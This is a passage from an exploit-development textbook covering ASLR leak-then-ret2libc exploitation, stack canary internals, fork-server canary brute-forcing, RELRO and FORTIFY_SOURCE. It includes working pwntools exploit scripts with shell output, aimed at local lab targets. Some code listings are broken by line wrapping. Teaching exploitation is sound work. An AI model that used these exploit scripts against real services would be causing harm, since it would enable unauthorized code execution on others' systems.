At ❶ we parse the leaked pointer from the banner's line. Regex-parsing a leak is unglamorous but essential: real services embed the leak in prose, hex, base64, or a length-prefixed binary field, and the exploit script that fails silently because it read three characters too few is a common frustration. At ❷ is the one subtraction, again: leaked runtime address minus the on-disk offset of the same symbol, and out falls the libc base. We check page alignment; a non-page-aligned “base” is the tripwire that says “you named the wrong offset symbol or the target's libc differs from yours.” At ❸ we hard-code the offset from the buffer start to the saved return address (72 on this build: 64 bytes of `name[]` + 8 bytes of saved `rbp`), determined once with `cyclic/cyclic_find` and pinned so the exploit self-documents. At ❹ `pwntools' LIBC.address = libc_base` slides every symbol lookup through the base, so `LIBC.symbols['system']` now returns the runtime address rather than the on-disk offset—the single most convenient helper in the ecosystem, and the one that most reduces “did I add the base?” bugs. At ❺ we locate a `pop rdi; ret` gadget inside libc; libc contains thousands of usable gadgets in its `.text`, and once you have its base you have every gadget it contains. At ❻ we prepend a bare `ret` gadget as an alignment nop, because System V requires `rsp` to be 16-byte aligned at a `call` instruction and glibc's `system` will fault on a `movaps` if it is not—a modern gotcha that has cost more first-time exploit-writers an afternoon than any other. At ❼ we drop into interactive mode; if the chain landed, you are typing at a shell.

Run it, and the observable behavior is:

```
$ python3 solve.py
[+] libc base = 0x7f0f6a627000 (from puts = 0x7f0f6a68d420)
[*] pop_rdi=0x7f0f6a68bf25 system=0x7f0f6a67d740
    binsh=0x7f0f6a80c678
[*] Switching to interactive mode
$ id
uid=1000(lab) gid=1000(lab) groups=1000(lab)
```

The CI harness in `ch10-aslr/leak-server/tests/test_solve.py` runs this repeatedly against fresh processes—new libc base every run—and asserts that the shell responds. When you can pop that reliably against a target with ASLR on and NX on, you have finished the ret2libc arc that Part II started, and you understand why leaks are the linchpin: not because the corruption stage is easy (it is not), but because without the leak the corruption stage is aiming at nothing.

The AArch64 variant lives in `ch10-aslr/leak-server/vuln-arm64.c`. Two things differ, both from Chapter 3: the calling convention puts the first argument in `x0` instead of `rdi`, so the gadget you hunt is a `ldp x0, x1, [sp], #0x??; ret` or similar sequence that loads `x0` from a stack slot; and the return address lives in the link register `x30` and is spilled to the stack by the function prologue, so the offset from the buffer to the saved return may differ. The high-level shape—leak, subtract, chain—is identical, which is the point of learning it once.

WARNING

Every offset in this walkthrough is exact for the pinned build on Ubuntu 24.04 with glibc 2.39, gcc 13.2, and the flags in `ch10-aslr/leak-server/Makefile`. Change any of those and every offset in the solver becomes suspect. Re-derive with `readelf -s` and `cyclic` any time you touch the build; do not copy an exploit forward without regenerating the constants it depends on.

Summary

- **ASLR randomizes region bases, not internal offsets.**
One leaked pointer plus one known offset collapses the randomness of an entire region.
- Regions are randomized **independently**, with entropies from ~13 bits (heap) to ~30 bits (main stack) on Linux x86-64. Blind brute is viable only when entropy is low or the target is a fork server.

- **Leaks come from many bug shapes:** format strings, uninitialized/OOB reads, debug-print misbehavior, and reading any GOT entry once you have any memory-read primitive.
- **Full RELRO** blocks GOT *writes* but not GOT *reads*; a read primitive walks straight through it to a libc leak.
- **Partial overwrites** trade no randomness for a nearby target: one byte gives 256 aim points; two bytes give 4 KB with ~50% success per attempt on the randomized nibble.
- The universal pipeline is **leak → subtract offset → get base → add symbol offset → aim**, mechanized in Listing 10-1 and reused every chapter from here on.
- You built a working **leak-then-ret2libc** exploit against a lab target with ASLR and NX on, on both x86-64 and AArch64.

Going Deeper

- H. Shacham, M. Page, B. Pfaff, E. Goh, N. Modadugu, and D. Boneh, “On the Effectiveness of Address-Space Randomization,” *ACM CCS* (2004)—the paper that quantified 32-bit ASLR’s weaknesses and motivated the entropy discussion above.
- The Linux kernel’s `Documentation/admin-guide/mm/randomize_va_space.rst` and the `arch/x86/mm/init_64.c` / `arch/arm64/mm/init.c` `mmap-base` logic—the authoritative source for which regions randomize by how many bits on the version you actually run.
- OpenSSL Security Advisory of 2014-04-07 (CVE-2014-0160, “Heartbleed”) and Codenomicon’s original writeup—the canonical example of an OOB-read leak that yielded arbitrary process memory; a real-world case study for the leak-as-primitive framing.
- Google Project Zero, “Windows Exploitation Tricks: Arbitrary Directory Creation to SYSTEM EoP” (2019) and

the long series of “The Fully Remote Attack Surface of...” posts—look for how each chain names *what it leaks* before it names what it corrupts.

- The pwntools documentation for `pwnlib.elf.ELF` and `pwnlib.rop.ROP`—the API reference for the leak-and-chain patterns used in Listing 34-4.

Exercises

1. Compute the runtime address of `system`, `execve`, and the string `"/bin/sh\0"` in `libc` if a leak of `puts` returned `0x7f8ab3e6ceb0` on your Ubuntu 24.04 lab box. Verify against `readelf -s /lib/x86_64-linux-gnu/libc.so.6`.
2. Modify `ch10-aslr/leak-server/vuln.c` to leak a *stack* address instead of a code address (e.g., `printf("dbg=%p\n", &local)`). Compute the offset from the leaked slot to the saved return address and rewrite `find_offset` in the solver to use the leaked stack pointer directly, removing the hard-coded 72.
3. Rebuild the target with `-pie` (PIE on). The solver now needs a second leak to compute the PIE base. Add one—for example, print `&main`—and adjust the ROP chain to use a `pop rdi; ret` gadget from the executable rather than from `libc`. Which region’s leak is cheaper to obtain in real targets, and why?
4. Read `ch10-aslr/partial/vuln.c` (a fork-serving target with a single-byte overflow onto a return address in the same page as a “win” function). Write a partial-overwrite solve that aims from `main+X` to win by overwriting one byte. Measure the success rate over 200 runs.
5. Extend Exercise 4 to a *two-byte* partial overwrite that aims across a page boundary. Explain why your empirical success rate is closer to 1-in-16 than 1-in-2, and identify which bits of the address decide.
6. Take the AArch64 build `ch10-aslr/leak-server/vuln-arm64.c`. Find a gadget that loads `x0` from the stack and

returns, and adapt `solve.py` to build a `system("/bin/sh")` chain for AArch64. Do this under `qemu-aarch64` per the lab in Chapter 2.

7. Suppose the target has *no* leak, but it is a fork server and the vulnerability is a controlled two-byte write near a return address. Sketch a brute-force strategy in the style of Figure 11-3 and estimate expected attempts to land. When would you prefer this to hunting for a leak?
8. Read the `_dl_runtime_resolve` implementation in glibc's `sysdeps/x86_64/dl-trampoline.S`. Explain, in one paragraph, why the *contents* of `.dynamic`, `.dynsym`, and `.rela.plt` are enough to synthesize a call to any exported symbol without a leak—and what part of the setup would break if the loader zeroed the resolved GOT slot after each call. This is the mental preview for `ret2dlresolve` in Chapter 9.

CHAPTER 11

Stack Canaries, RELRO, and FORTIFY

“The best way to have a good idea is to have a lot of ideas.”

—Linus Pauling, *quoted in* Crick, *What Mad Pursuit* (1988)

The last chapter taught you to defeat address-space layout randomization by leaking a pointer and computing the world from it. That gave you the *where*. This chapter is about what happens when you finally point a linear overflow at the return address and pull the trigger — and the program calls `__stack_chk_fail` before your payload runs. Then it is about the compile-time siblings of the stack canary: **RELRO**, which decides whether the Global Offset Table is writable at runtime, and **FORTIFY_SOURCE**, which the C library uses to short-circuit unsafe calls at compile time. Together these three defenses are the reason a modern buffer overflow on Ubuntu 24.04 does not just fall over into a shell — and understanding them, precisely, is the reason you will still get one.

The framing is important. None of these mitigations is *the* wall; each of them narrows the attacker’s options in a specific way, and each of them has a specific set of shapes it does *not* catch. A canary defeats a linear write that crosses it. It does nothing about a write that skips over it, and nothing at all about a leak. Full RELRO makes the GOT read-only. It does not make anything else read-only. FORTIFY_SOURCE hardens *known-*

length calls to a fixed set of `libc` functions. It cannot help you when the length is variable or the sink is your own code. Read those sentences twice, because the rest of the chapter is the working-out of what they imply.

By the end you will have built three small labs in `code/ch11-canary/`: a canary-leak walkthrough against a fork-server that reuses its address space, a byte-by-byte canary brute against the same target, and a partial-RELRO GOT-overwrite that goes away the moment you flip the linker flag. You will also have looked, with a compiler, at what `-D_FORTIFY_SOURCE=3` actually rewrites — the current default on the pinned stack — so you know which sinks it removes from your menu.

WARNING

Rules of engagement. Every target in this chapter lives in `code/ch11-canary/` and is built with the mitigations deliberately configured to be teachable. Do not aim these techniques at software you do not own or are not authorized to test. See Appendix D.

The stack canary, from the compiler's side

The stack canary is one of the oldest deployed exploit mitigations still doing useful work. Its whole purpose is to notice a *linear* write past a stack buffer before the corrupted return address is used. It does that by placing a secret word between the buffer and the saved return address at function entry, and by checking that word for tampering just before the function returns. If the check fails, the process aborts.

Everything about the mitigation is a consequence of that single sentence, so keep it in mind as we look at the mechanics.

Where the canary lives, and where the compiler puts it

Consider a function on x86-64 with a 64-byte character buffer and a canary. GCC 13 on the pinned lab arranges the frame roughly as Figure 11-1 shows. The essential geometry is that the canary sits *between* every local variable that could be overflowed and the frame's saved return address, so any linear write reaching the return address has to cross the canary first.




Figure 11-1. Stack frame of a canary-protected function on x86-64 (high addresses at the top). The linear overflow direction is upward across the canary before it reaches the saved return address.

The canary word is not stored in a compile-time constant. It is loaded at entry from a per-thread location that the loader initialized with a strong random value: on x86-64 Linux the compiler emits `mov rax, fs:0x28`, and on AArch64 it emits an equivalent load through the thread pointer register `tpidr_el0` at offset `0x28`. Both are pointers into the Thread Control Block (TCB) at a field named `stack_guard`, and both are set once, at thread start, by glibc. There is one canary value per thread, and by default the low byte of the 64-bit canary word is `0x00` — the

loader zeroes it deliberately so that a string-copy overflow ending in a NUL byte cannot silently reproduce the canary as it clobbers the frame. That single-byte “guard against a guard” costs the attacker one byte of information every time.

The prologue-and-epilogue idiom is small enough to memorize. Listing 11-1 shows it on both architectures for the same source.

```
; x86-64 (System V, gcc 13, -O1 -fstack-protector-strong)
vuln:
    push    rbp
    mov     rbp, rsp
    sub     rsp, 0x50
    mov     rax, qword ptr fs:[0x28]      ; ● load per-thread
canary
    mov     qword ptr [rbp - 0x8], rax    ; ● stash on the
frame
    xor     eax, eax                      ; scrub the register
    ; ... function body writes into buf[rbp-0x50 .. rbp-0x10]
    ...
    mov     rax, qword ptr [rbp - 0x8]    ; ● reload the
stashed copy
    xor     rax, qword ptr fs:[0x28]      ; ● compare against
the source
    jne     .L_fail                       ; mismatch -> abort
    leave
    ret
.L_fail:
    call    __stack_chk_fail@PLT         ; ● noreturn

; AArch64 (AAPCS64, gcc 13, -O1 -fstack-protector-strong)
vuln:
    stp     x29, x30, [sp, #-0x60]!      ; frame + saved LR
    mov     x29, sp
    adrp    x0, __stack_chk_guard        ; ● or via tpidr_el0
offset 0x28
    ldr     x0, [x0, #:lo12:__stack_chk_guard]
    str     x0, [sp, #0x50]              ; ● stash
    ; ... body ...
    ldr     x0, [sp, #0x50]              ; ● reload
    adrp    x1, __stack_chk_guard
    ldr     x1, [x1, #:lo12:__stack_chk_guard]
    eor     x0, x0, x1                   ; ● compare
    cbnz    x0, .L_fail
    ldp     x29, x30, [sp], #0x60
    ret
```

```
.L_fail:
    bl    __stack_chk_fail    ; ❸
```

Listing 11-1. The canary prologue and epilogue on x86-64 (SysV) and AArch64 for an equivalent function, -O1 output

At ❶ the compiler loads the canary from the thread-local address (`fs:0x28` on x86-64; through `tpidr_el0` or the exported `__stack_chk_guard` symbol on AArch64 — the exact form depends on `-mstack-protector-guard` and whether the toolchain was built with TLS guard support). At ❷ it stashes a copy on the frame, immediately above the local variables that might be overflowed. During the function body, arbitrary damage can be done to that buffer. At ❸ the epilogue reloads the stashed value and at ❹ XORs it against the fresh read of the source: XOR is used, not `cmp`, so a leaked *canary XOR canary* is impossible — the two operands are never on the wire at the same time. At ❺ a mismatch calls `__stack_chk_fail`, which glibc marks `noreturn` — it writes `*** stack smashing detected ***` to `stderr` and calls `abort()`. At ❻ AArch64 either indirections through the TLS pointer (default when built with `-mstack-protector-guard=tls`) or through the global `__stack_chk_guard`, which is why AArch64 canary loads look busier than x86-64's single-instruction TLS reference.

Two consequences of that geometry set the tone for everything else in the section. First, **the canary is at a fixed offset from the buffer**. If you know how far your overflow reached, you know exactly which bytes of your write ended up in the canary slot; there is no guessing. Second, **the check happens on return, not on the write itself**. Corruption happens in the function body; detection happens in the epilogue. Anything the function body can do *between* the corruption and the return that reveals the corrupted value to you — a `printf` of a stack variable, a `write(fd, buf, n)` with `n` too big, a format-string bug — happens before the check runs. That gap is where canary leaks live.

Which functions get one, and which don't

The canary is not free. It costs at least two loads, one store, an XOR, and a conditional branch per protected function, plus the space on every frame. So `gcc` and `clang` do not protect everything. The pinned lab uses `-fstack-protector-strong`, the current Ubuntu default, which instruments any function that: has a local array of any type, takes the address of a local variable, has an `alloca`, or contains a `char *` local that points into the frame. This catches almost every function that could plausibly be overflowed, but *not* every function. A function whose only stack usage is a handful of `int` locals will not get a canary, because the compiler cannot see a linear-write target. Fully unmanaged inline assembly and hand-written `.S` files never get one by definition.

You can verify this by hand. Compile any C file with `-fstack-protector-strong` and `grep` the disassembly for `fs:0x28` — every function with a canary shows the load; every function without one does not. The chapter's Makefile builds a small “protected vs unprotected” pair so you can see this directly. When you attack a real target, the first triage question is often *which* function you are overflowing has a canary at all: an overflow in a leaf helper the compiler did not instrument is a return-address rewrite with no canary to leak.

TIP

`readelf -s ./bin | grep __stack_chk_fail` tells you the binary was compiled with stack protection *somewhere*; the absence of that symbol tells you it was compiled without it entirely. `checksec` reports the same thing in one line. Neither tool tells you *which* functions got the canary — for that, look at the disassembly of the function you actually plan to attack.

Defeating a canary: the two families

Any working technique against a canary falls into one of two families: *skip* it, or *reproduce* it. Everything else is a special case of one of these.

Skipping the canary means writing memory the canary is not standing in front of. A stack overflow in a callee's frame can be used to corrupt values in a caller's frame that were not protected. A stack write that indexes past the canary via a computed offset — an integer-signedness bug that lets the write target `buf[huge_positive]` directly at the return address — never touches the canary at all. Any overflow that targets *heap* data rather than the stack, or targets writable globals in `.data`, is by construction outside the canary's remit. When you can arrange your primitive to skip the canary you should, because the alternative is expensive.

Reproducing the canary means writing the correct 8 bytes into the canary slot, so that when the epilogue reloads and XORs, the check passes. To reproduce the canary you must first learn it, which means you must either leak it or brute it. The rest of this section is the two shapes those approaches take on the pinned stack.

Leaking the canary

The cheapest path to a canary is an information disclosure that happens *between* the corruption and the return, in the same function or in a callee. A format-string bug that prints stack contents (Chapter 7), an off-by-one that causes a `write` or `puts` to run past a stack string, a `fread` whose length comes from user input — anything that lets you read stack bytes at the right depth is a canary oracle. The mechanics of a format-string leak are covered end to end in Chapter 7; the point here is that when you have one, extracting the canary is a positional read.

There is a subtlety with the leaked value. The canary's low byte is zero, and any C function that treats the read as a string (`puts`, `printf %s`) will stop at that zero. So a leak that produces a string never contains the canary's leading `0x00` byte; you must always prepend it when reassembling the 8-byte value from a leak. It is a classic pitfall — you leak 7 bytes and use them as an 8-byte canary, the epilogue XORs it against the real value, and the check fails by exactly one byte.

WARNING

When you paste a leaked canary back into an overflow, remember two facts: (1) it is per-thread, so a leak from one thread does not authorize a write in another; and (2) it is per-process, so it changes at every `execve`. A leak is only good for the process that produced it.


Brute-forcing across a fork server

The interesting case, and the one that gets its own lab, is when the target is a *fork server* — a network daemon whose main loop `accept()`s a connection and `fork()`s a child to handle it. In that shape, the parent's address space is `fork()`ed byte-for-byte for every child. The canary in the parent's TCB was set once by the loader, and every child inherits *the same canary value*. That is the crack you widen.

The technique is straightforward and, once you see it, obvious. You control an overflow into a child. You overwrite the canary one byte at a time, starting from the low byte, and observe whether the child crashes (mismatch, `__stack_chk_fail` → `abort`) or completes cleanly (byte was correct). Because the canary is only 8 bytes and you can try one byte at a time, the worst case is 256 attempts per byte — about 2,000 total, achievable in seconds against a local socket. When you have all 8, the parent still has the same canary, so the next child accepts your full overflow with the canary reproduced verbatim, and you overwrite the saved return address underneath it.

The state machine of the brute is worth drawing, because managing it in code is where beginners get tangled. Figure 11-3 is the loop.

Figure 11-2 is the whole brute simulated deterministically on my own terminal, so you can watch the algorithm find each byte in expected $O(128)$ probes and end with the recovered eight-byte canary.

A terminal window titled "ch11: byte-at-a-time canary brute against a fork-server (2048 probes) — bash". The user runs a Python script. The output shows the brute force process for each byte of an 8-byte canary. The first byte is 0x00, found in 1 try. The other bytes are found in approximately 100-200 tries each. The total probes are 1069. The recovered canary is 00c3b8a742d907e1, which matches the target. A note at the bottom explains that fork-servers are exploitable due to lack of ASLR and info leaks.

```
ayukotsu@lab:~/modern-exploit-dev$ python3 build/deno-scripts/ch11-canary-brute.py
=== canary byte-by-byte brute against a fork-server ===
target canary (unknown to us): 00c3b8a742d907e1

byte 0: 0x00 (found in 1 tries)
byte 1: 0xc3 (found in 196 tries)
byte 2: 0xb8 (found in 185 tries)
byte 3: 0xa7 (found in 168 tries)
byte 4: 0x42 (found in 67 tries)
byte 5: 0xd9 (found in 218 tries)
byte 6: 0x07 (found in 8 tries)
byte 7: 0xe1 (found in 226 tries)

total probes: 1069
leaked canary: 00c3b8a742d907e1
matches?      True

This is why fork-servers are so exploitable: 2048 probes at a few
ms each is a fifteen-second job; no ASLR bypass, no info leak, no
mitigation catches it. Real targets that do this: legacy Apache
prefork, some SSH configs, hand-rolled network services.

host: real capture on Windows 11 · elapsed: 0.66s · status: OK
```

Figure 11-2. A canary brute against a fork-server, played out live: 8 bytes recovered in ~1000 probes; low byte is always 0x00 by glibc convention.




Figure 11-3. Byte-by-byte canary brute against a fork server. Each byte trial keeps or restarts based on whether the child aborted.

The single most important habit in writing this loop is to keep the guess *exactly* one byte longer than the known prefix. If your overflow writes one byte past the canary into the saved base pointer, the base pointer is now junk and the function may crash *for that reason* instead of the canary check.

Distinguishing “canary mismatch” from “downstream junk” is what turns a brute into a fragile guess. Two rules of thumb: pad the write so the write ends exactly at the byte you are testing, and use the child’s *observable* behavior — a specific ack byte, a socket close pattern, a timing signature — rather than “did it crash at all” as your oracle.

Listing 11-2 is the pwntools solve from `ch11-canary/fork-brute/solve.py`. The server source and Makefile are in the same directory; the excerpt is the entire brute loop.

```
from pwn import *

HOST, PORT = '127.0.0.1', 4011
BUF_LEN = 64 # ① from Ghidra
/ source
OFFSET = BUF_LEN + 8 # buf + struct
pad = 72 (canary sits here)
CANARY_LEN = 8

def try_byte(known: bytes, candidate: int) -> bool:
    """Return True iff appending `candidate` keeps the canary
    consistent."""
    io = remote(HOST, PORT)
    guess = known + bytes([candidate]) # ② one byte
    past the known prefix
    payload = b'A' * OFFSET + guess # write exactly
    up to this byte
    io.send(payload)
    try:
        reply = io.recvuntil(b'ok\n', timeout=1.0) # ③
    oracle: server acks
    io.close()
    return b'ok' in reply
    except EOFError:
        io.close()
        return False # child aborted
on mismatch

def brute_canary() -> bytes:
```

```

for i in range(CANARY_LEN):
    if i == 0:
        known += b'\x00' # 0 low byte is always 0
        log.info('byte 0 fixed to 0x00 (glibc invariant)')
        continue
    for cand in range(256):
        if try_byte(known, cand):
            log.success(f'byte {i} = {cand:#04x}')
            known += bytes([cand])
            break
        else:
            log.failure(f'byte {i} not found; check offset /
oracle')
            sys.exit(1)
    return known

canary = brute_canary()
log.success(f'canary = {canary.hex()}')
# ... now build the real overflow with the canary reproduced
verbatim ...

```

Listing 11-2. ch11-canary/fork-brute/solve.py — byte-by-byte canary brute over a socket (excerpt; full source in ch11-canary/fork-brute/solve.py)

At ❶ we read the buffer size from the source (or from Ghidra when we don't have source, as in the previous chapter's workflow); on the lab target the overflow starts at `buf[64]` and the canary sits 8 bytes above at offset 72. At ❷ we pad and append exactly one candidate byte per attempt, so nothing downstream of the canary is disturbed. At ❸ the oracle is the server's own protocol — the handler writes "ok\n" when it is about to return normally. If the canary check fails, `__stack_chk_fail` aborts the child before that write reaches us, and the socket EOFs. At ❹ we hardcode the well-known invariant that glibc initializes the low byte to zero, saving 256 wasted round-trips.

Two operational points about this brute that the code does not show. First, the outer loop is 8 bytes, not $8 * 256$ attempts — as soon as a candidate succeeds, you fix it and move on. So the worst case is $256 * 7 = 1,792$ connections, and the average is half that. On a local socket that is under a second; over a LAN it is seconds; over the internet the technique is still valid but far

slower and much noisier. Second, this technique reproduces the canary but does not touch ASLR. You still need a separate leak (or a partial overwrite) to know where to send the redirected return; the brute unlocks the canary and nothing else.

NOTE

Fork-server canary brute is folklore in the CTF scene and was formalised in academic form by Bittau et al.'s Blind ROP paper (IEEE S&P 2014), which used exactly this shape — one byte at a time, oracle by crash — against a server whose source they never saw. It is not a fresh technique. What is fresh is how *cheap* it remains against modern Linux daemons: any service that pre-forks children before ever handling input — `sshd`'s privilege-separation model deliberately does not, but many custom C daemons do — inherits the same canary in every child. When you audit a fork-model service, ask whether children are forked from a common parent that has already read secrets into memory; if the answer is yes, the canary is one of those secrets.

When brute is impossible: the re-exec case

Not every server is a fork server. A process that re-execves for each client — the way `xinetd` used to, and the way many container-orchestrated services now do — gets a fresh address space and a fresh canary on every connection. Byte-by-byte brute against a per-connection re-exec is a 2^{64} problem, i.e. impossible. In that shape you *must* find a leak. This is the operational reason exploitation courses always pair the “how a canary works” story with “how to leak arbitrary memory” — the two are the same problem in the two deployment models.

RELRO: the second half of the linker's job

The canary protects the stack. The Global Offset Table lives in the *program's own memory* and, historically, is writable at runtime — because the dynamic linker has to fill it in as symbols get resolved. That writable-by-default GOT was the

target of choice for a decade: an arbitrary write turned into “overwrite puts@got with system” turned into a shell. **RELRO** (RELocation Read-Only) is the linker’s answer.

RELRO has three configurations, and the differences matter more than the acronym suggests. Table 11-1 is the cheat-sheet.

Confi gurati on	Linker flags	GOT (.got)	GOT.PL T (.got.plt)	__init_array / __fini_array	.data, .bss, _IO_FILE vtables
No RELRO	-Wl, -z,norelro	R/W	R/W	R/W	R/W
Partial RELRO	-Wl, -z,relro (default in some distros)	R/O	R/W (lazy binding)	R/O	R/W
Full RELRO	-Wl, -z,relro -Wl, -z,now	R/O	R/O	R/O	R/W

Table 11-1. RELRO configurations, what they protect, and what they leave open on the pinned stack

Two facts jump out of Table 11-1 and are worth stating in words, because they are the whole point.

Partial RELRO leaves .got.plt writable. This is the table the *lazy binding* stubs in the PLT actually indirect through, so calls like puts@plt load a function pointer out of .got.plt on every invocation. Under partial RELRO, an arbitrary write to puts@got.plt still overwrites the pointer, and the next call to puts calls whatever you put there. This is why “overwrite GOT with system” remained a boilerplate technique for years — Ubuntu shipped partial RELRO as the default for far longer than it shipped full RELRO. Ubuntu 24.04 finally

makes `-z,now` the compiler default when you use the distro-shipped `dpkg-buildflags`, but a huge fraction of third-party and custom-built binaries still ship with partial RELRO because their build systems predate the change.

Full RELRO kills classic GOT overwrite outright. `-z,now` disables lazy binding: the loader resolves every dynamic symbol at startup, populates `.got.plt`, and then `mprotects` both `.got` and `.got.plt` read-only before your `main` ever runs. An arbitrary write against those pages segfaults instead of gaining code exec. The compiler even helps: with `-fno-plt`, some direct calls stop going through the PLT entirely, but this is a separate optimization from the mitigation.

Neither RELRO configuration protects `.data`, `.bss`, or writable heap-resident structures. That includes any function pointer table your program owns, any C++ vtable stored in writable memory (unusual — vtables live in `.rodata` by default, but structures *containing* vtable pointers are almost always in `.data` / `.bss` / heap), and, importantly, the `_IO_FILE` structures glibc keeps on the heap for `stdin` / `stdout` / `stderr` and every `FILE *` you open. Overwriting an `_IO_FILE` vtable pointer to hijack the next `fclose` or `_IO_flush_all` is the modern replacement for the GOT overwrite and is exactly what “File Stream Oriented Programming” (FSOP) uses; the heap chapters treat it in depth (Chapter 16).

The one-line summary is: **full RELRO does not stop you from getting an arbitrary write, it just moves the write target elsewhere.** That is the actual defensive value — it forces attackers off a well-known, universally-present target onto ones that are program-specific and often harder to locate.

The chapter's `ch11-canary/relro/` lab makes this concrete. It ships one C source file built two ways, `relro_partial` and `relro_full`, and a `solve.py` that finds `system@libc` and points `puts@got.plt` at it via a scripted read/write primitive. Against `relro_partial` the solve pops a shell. Against `relro_full`, the identical primitive segfaults the moment the write hits the now-read-only page — a demonstration you should run once and never forget.

TIP

Under partial RELRO the writable GOT.PLT slot corresponds to *lazily-bound* functions only. A function the compiler emitted a direct call to (rare on distro builds, common with `-fno-plt`) has no PLT slot to poison. When you plan a GOT overwrite, always check whether the function you intend to hijack actually goes through the PLT in this binary — `objdump -d ./bin | grep 'call.*@plt'` in ten seconds saves you an hour.

FORTIFY_SOURCE, in particular =3

The third mitigation in this triple is entirely different in flavor. Canaries are runtime. RELRO is a load-time mprotect.

FORTIFY_SOURCE is a *compile-time* transformation the C library headers apply to a fixed list of “unsafe” calls, wrapping them in bounds-checked variants when the compiler can prove a bound and, in the newer level, when the compiler can *infer* one.

The level knob has three settings. **_FORTIFY_SOURCE=1** (introduced in the mid-2000s) rewrites calls where the destination buffer size is known at compile time and the *length* argument is also compile-time known — the easy case. **_FORTIFY_SOURCE=2** tightens things further: it rejects, for example, `%n` in a writable format string and catches some cases where the length is runtime-known but comparison against the buffer size is still tractable. **_FORTIFY_SOURCE=3** (glibc 2.34 in 2021, requiring gcc 12+ or a modern clang that supports `__builtin_dynamic_object_size`, and enabled as the Ubuntu default starting with 23.10 in 2023) leans on that compiler builtin to reason about buffer sizes that are known *only at runtime* — because the buffer came from `malloc(n)` with a variable `n`, or because it is a member of a struct whose containing object was allocated with a computed size. This is a meaningful jump, and it is why the modern default on Ubuntu 24.04 is =3, not =2.

To see the transformation, contrast the two calls in Listing 11-3. Both are the same C source, compiled with `-D_FORTIFY_SOURCE=3 -O2`.

```
#include <string.h>
#include <stdlib.h>

/* Case A: destination size is obvious at compile time.
   FORTIFY at any level rewrites strcpy -> __strcpy_chk with
   dstlen = 64. */
void copy_static(const char *src)
{
    char buf[64];                                // ① size
    known statically
    strcpy(buf, src);                             // becomes
    __strcpy_chk(buf, src, 64)
    puts(buf);
}

/* Case B: destination size is only known at runtime.
   FORTIFY=1/=2 CANNOT reason about this; FORTIFY=3 CAN, via
   __builtin_dynamic_object_size, and rewrites strcpy ->
   __strcpy_chk
   with the runtime allocation size as the bound. */
void copy_dynamic(size_t n, const char *src)
{
    char *buf = malloc(n);                        // ① size
    known at runtime
    strcpy(buf, src);                             // =3
    becomes __strcpy_chk(buf, src, n)
    puts(buf);
    free(buf);
}

